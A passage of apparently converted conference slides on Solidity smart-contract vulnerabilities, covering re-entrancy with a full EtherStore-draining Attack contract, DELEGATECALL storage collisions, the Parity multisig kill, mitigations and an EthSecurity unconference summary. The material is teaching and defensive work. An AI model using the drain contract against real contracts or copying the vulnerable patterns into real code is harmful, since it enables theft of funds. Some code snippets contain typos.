16         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
17         require(msg.sender.call.value(_weiToWithdraw)());
18         balances[msg.sender] -= _weiToWithdraw;
19         lastWithdrawTime[msg.sender] = now;
20     }
21 }
```

RE-ENTRANCY (3/4)

```
1 import "EtherStore.sol";
2
3 contract Attack {
4     EtherStore public etherStore;
5
6     // initialise the etherStore variable with the contract address
7     constructor(address _etherStoreAddress) {
8         etherStore = EtherStore(_etherStoreAddress);
9     }
10
11     function pwnEtherStore() public payable {
12         // attack to the nearest ether
13         require(msg.value >= 1 ether);
14         // send eth to the depositFunds() function
15         etherStore.depositFunds.value(1 ether)();
16         // start the magic
17         etherStore.withdrawFunds(1 ether);
18     }
19
20     function collectEther() public {
21         msg.sender.transfer(this.balance);
22     }
23
24     // fallback function - where the magic happens
25     function () payable {
26         if (etherStore.balance > 1 ether) {
27             etherStore.withdrawFunds(1 ether);
28         }
29     }
30 }
```

RE-ENTRANCY (4/4)

- Mitigation strategies:
 - Use built-in `transfer()` or `send()` instead
 - Limited to 2,300 gas => can only log an event, can't reenter
 - Make sure all state changing code happens BEFORE ETH is sent out (or any external call)
 - Introduce a mutex – state variable which locks the contract during code execution
- Real-world examples:
 - The DAO!

DELEGATE CALL (1/8)

- **CALL** and **DELEGATECALL** opcodes allow devs to modularise their code
- **DELEGATECALL** allows the use of libraries – reusable code for future contracts
- **DELEGATECALL** preserves contract context:
 - Code executed via **DELEGATECALL** will act on the storage of the calling contract
- To understand the issue, let's take a look at storage/state variables
 - Storage variables get put into *slots*
 - See previous slides and Solidity docs

DELEGATE CALL (2/8)

```
1  pragma solidity ^0.4.0;
2
3  contract SimpleStorage {
4      uint storedData;
5
6      function set(uint x) public {
7          storedData = x;
8      }
9
10     function get() public view returns (uint) {
11         return storedData;
12     }
13 }
14
```

- `storedData => slot[0]`
 - `storedData2 => slot[1]; storedData3 => slot[2]`

DELEGATE CALL (3/8)

ownerLib => slot[0]
simpleUserLib => slot[1]

```
1  pragma solidity ^0.4.18;
2
3  contract DelegateCallee {
4      //acts as a Library
5      address ownerLib;
6      address simpleUserLib;
7
8      function changeUserLib(address _newUser) public {
9          simpleUserLib = _newUser;
10     }
11
12     function changeOwnerLib(address _newOwner) public {
13         ownerLib = _newOwner;
14     }
15 }
```

DELEGATE CALL (4/8)

```
simpleUser => slot[0]  
owner => slot[1]  
delegateCallLibrary => slot[2]
```

```
1  pragma solidity ^0.4.18;  
2  
3  contract DelegateCaller {  
4      address simpleUser;  
5      address owner;  
6      address delegateCallLibrary;  
7      bytes4 constant changeUserSig = bytes4(sha3("changeUserLib(address)"));  
8      bytes4 constant changeOwnerSig = bytes4(sha3("changeOwnerLib(address)"));  
9  
10     constructor(address _delegateCallLibrary) public {  
11         delegateCallLibrary = _delegateCallLibrary;  
12     }  
13  
14     function setUser(address _newUser) public {  
15         delegateCallLibrary.delegatecall(changeUserSig, _newOwner));  
16     }  
17  
18     function setOwner(address _newOwner) public {  
19         delegateCallLibrary.delegatecall(changeOwnerSig, _newOwner));  
20     }  
21  
22     function() public {  
23         delegateCallLibrary.delegatecall(msg.data);  
24     }  
25 }
```

DELEGATE CALL (5/8)

- The use of **DELEGATECALL** can lead to unexpected code execution
- Because the addressing layout is not the same (owner in slot[0] for Library and in slot[1] for caller):
 - Calling **setUser** will actually change the owner
 - Calling **setOwner** will actually change the simpleUser
- Important to remember that the state changing is the caller's
- **DELEGATECALL** is often used for smart contract upgrades

DELEGATE CALL (6/8)

- Real-world example: Parity MultiSig Wallet Hack #2
 - “I accidentally killed it” *devop199*

```
1 contract WalletLibrary is WalletEvents {
2     ...
3     // throw unless the contract is not yet initialized.
4     modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
5
6     // constructor - just pass on the owner array to the multiowned and
7     // the limit to daylimit
8     function initWallet(address[] _owners, uint _required, uint _daylimit)
9     only_uninitialized {
10         initDaylimit(_daylimit);
11         initMultiowned(_owners, _required);
12     }
13
14     // kills the contract sending everything to `_to`.
15     function kill(address _to) onlymanyowners(sha3(msg.data)) external {
16         suicide(_to);
17     }
18     ...
19 }
```

DELEGATE CALL (7/8)

- Wallet contract essentially passes all calls to the WalletLibrary contract via a delegate call.

```
1 contract Wallet is WalletEvents {
2     ...
3     // METHODS
4     // gets called when no other function matches
5     function() payable {
6         // just being sent some cash?
7         if (msg.value > 0)
8             Deposit(msg.sender, msg.value);
9         else if (msg.data.length > 0)
10            _walletLibrary.delegatecall(msg.data);
11    }
12    ...
13    // FIELDS
14    address constant _walletLibrary = 0xcafecafecafecafecafecafecafecafeca
15 }
```

DELEGATE CALL (8/8)

- But the “Library” has its own state! It’s actually a contract!
- Devops199 first called `initWallet()`
 - Obtained ownership of the library
- Then called `kill()`
 - Modifier passes
 - Code associated with this contract is deleted
 - All wallets that were referencing the library become unusable
 - \$150M+ stuck

IS THAT IT?

- A lot more vulns, can't cover them all!
 - External contract referencing
 - Short address attacks
 - Unchecked CALL return values
 - Uninitialised storage pointers
 - Constructors issues
- We collected all known solidity vulns here:
 - <https://blog.sigmaprime.io/solidity-security.html>
- Included in “Mastering Ethereum” by Andreas Antonopoulos
- It's open source – feel free to contribute:
 - <https://github.com/sigp/solidity-security-blog>

```
contract Rot13Encryption {
```

```
    event Result(string convertedString);
```

```
    //rot13 encrypt a string
```

```
    function rot13Encrypt (string text) public {
```

```
        uint256 length = bytes(text).length;
```

```
        for (var i = 0; i < length; i++) {
```

```
            byte char = bytes(text)[i];
```

```
            //inline assembly to modify the string
```

```
            assembly {
```

```
                char := byte(0,char) // get the first byte
```

```
                if and(gt(char,0x6D), lt(char,0x7B)) // if the character is in
```

```
                { char:= sub(0x60, sub(0x7A,char)) } // subtract from the ascii
```

```
                if iszero(eq(char, 0x20)) // ignore spaces
```

```
                {mstore8(add(add(text,0x20), mul(i,1)), add(char,13))} // add 13
```

```
            }
```

```
        }
```

```
        Result(text);
```

```
    }
```




ROAD AHEAD ETHSECURITY UNCONF FEEDBACK

ETHSECURITY UNCONFERENCE 0

- @Berlin on Sept 6th
- ~100 people
 - SC auditors, SC developers, security tool developers, non-technical people
 - Orgs represented: Parity, Trail of Bits, ConsenSys Diligence, Sigma Prime, Ethereum Foundation, etc.
- First formal informal gathering
 - Next step: get together @ Devcon4
- Different objectives depending on participants
- First focus on smart contract security
 - Scope will most likely be extended later

ETHSECURITY UNCONFERENCE 0

- Topics covered:
 - Standards/Guidelines
 - Assessment stamps
 - Open source code assessments
 - Smart contract upgradeability
 - Governance structure
 - Avoid OWASP-model failure
 - Engineers vs Salesmen (prevent vendor shilling)
 - Funding
 - 1x full-time job



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